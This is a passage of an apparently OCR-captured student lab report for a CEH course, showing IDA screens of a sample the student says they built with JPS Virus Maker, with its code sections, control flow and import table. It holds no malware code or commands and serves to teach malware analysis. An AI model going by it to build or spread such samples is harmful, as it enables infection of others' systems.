


- And after opening the installed IDM selected new to insert the virus malware, which I have created.



Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
JPS Virus Maker
IDA: Quick start
New
Disassemble a new file
Go
Work on your own
Previous
Load the old disassembly
Display at startup
CEH book
jps
Windows 8.1
Build 9600
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.



Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
IDA v8.3.230608
Select file to disassemble
Organize
New folder
CEH book
jps
File name: CEH book
Open
Cancel
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.


➢ Code Sections




➢ Control Flow and structure Analysis


Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
IDA - CEH book.exe C:\Users\sairaj\Desktop\JPS Virus Maker 3.0\JPS Virus Maker\CEH book.exe
File Edit Jump Search View Debugger Options Windows Help
Local Windows debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
start
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
Graph overview
Output
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
IDC
AU: idle Down Disk: 48GB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Partly sunny
Search
3:21 PM
1/29/2024


Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
IDA - CEH book.exe C:\Users\sairaj\Desktop\JPS Virus Maker 3.0\JPS Virus Maker\CEH book.exe
File Edit Jump Search View Debugger Options Windows Help
Local Windows debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
start
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
Name
; Ins/Del : create/delete structure
; D/A/* : create structure member (data/ascii/array)
; N : rename structure or structure member
; U : delete structure member
Graph overview
Output
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
IDC
AU: idle Down Disk: 48GB
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Partly sunny
Search
3:22 PM
1/29/2024


Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows 8.x x64
Windows Server 2
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
IDA - CEH book.exe C:\Users\sairaj\Desktop\JPS Virus Maker 3.0\JPS Virus Maker\CEH book.exe
File Edit Jump Search View Debugger Options Windows Help
Local Windows debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
start
IDA View-A
Name
Hex View-1
Structures
Enums
Imports
Exports
; Ins/Del/Ctrl-E: create/delete/edit enumeration types
; N/Ctrl-N : create/edit a symbolic constant
; U : delete a symbolic constant
; ; or : : set a comment for the current item
;
; For bitfields the line prefixes display the bitmask
Graph overview
Output
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
IDC
AU: idle Down Disk: 48GB
3:22 PM
1/29/2024
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Partly sunny
Search
3:22 PM
1/29/2024
Windows 8.x x64 - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to sea...
My Computer
kali-linux-2023.3-
Metasploitable2-
Windows 8.x x64
Windows Server 2
kali-linux-2023.3-vmware-amd64
Windows 8.x x64
IDA - CEH book.exe C:\Users\sairaj\Desktop\JPS Virus Maker 3.0\JPS Virus Maker\CEH book.exe
File Edit Jump Search View Debugger Options Windows Help
Local Windows debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions
Function name
start
IDA View-A
Hex View-1
Structures
Enums
Imports
Exports
Address Ordinal Name Library
004134E0 LoadLibraryA KERNEL32
004134E4 GetProcAddress KERNEL32
004134E8 ExitProcess KERNEL32
004134F0 RegCloseKey advapi32
004134F8 SysFreeString oleaut32
00413500 ShellExecuteA shell32
00413508 SetTimer user32
00413510 mciSendStringA winmm
Graph overview
Output
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.
IDC
AU: idle Down Disk: 48GB
3:23 PM
1/29/2024
To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
86°F
Partly sunny
Search
3:23 PM
1/29/2024





- After the insert the malware Analysis report was generated from the IDA .


Objective: 03


Identify file dependencies using Dependency Walker

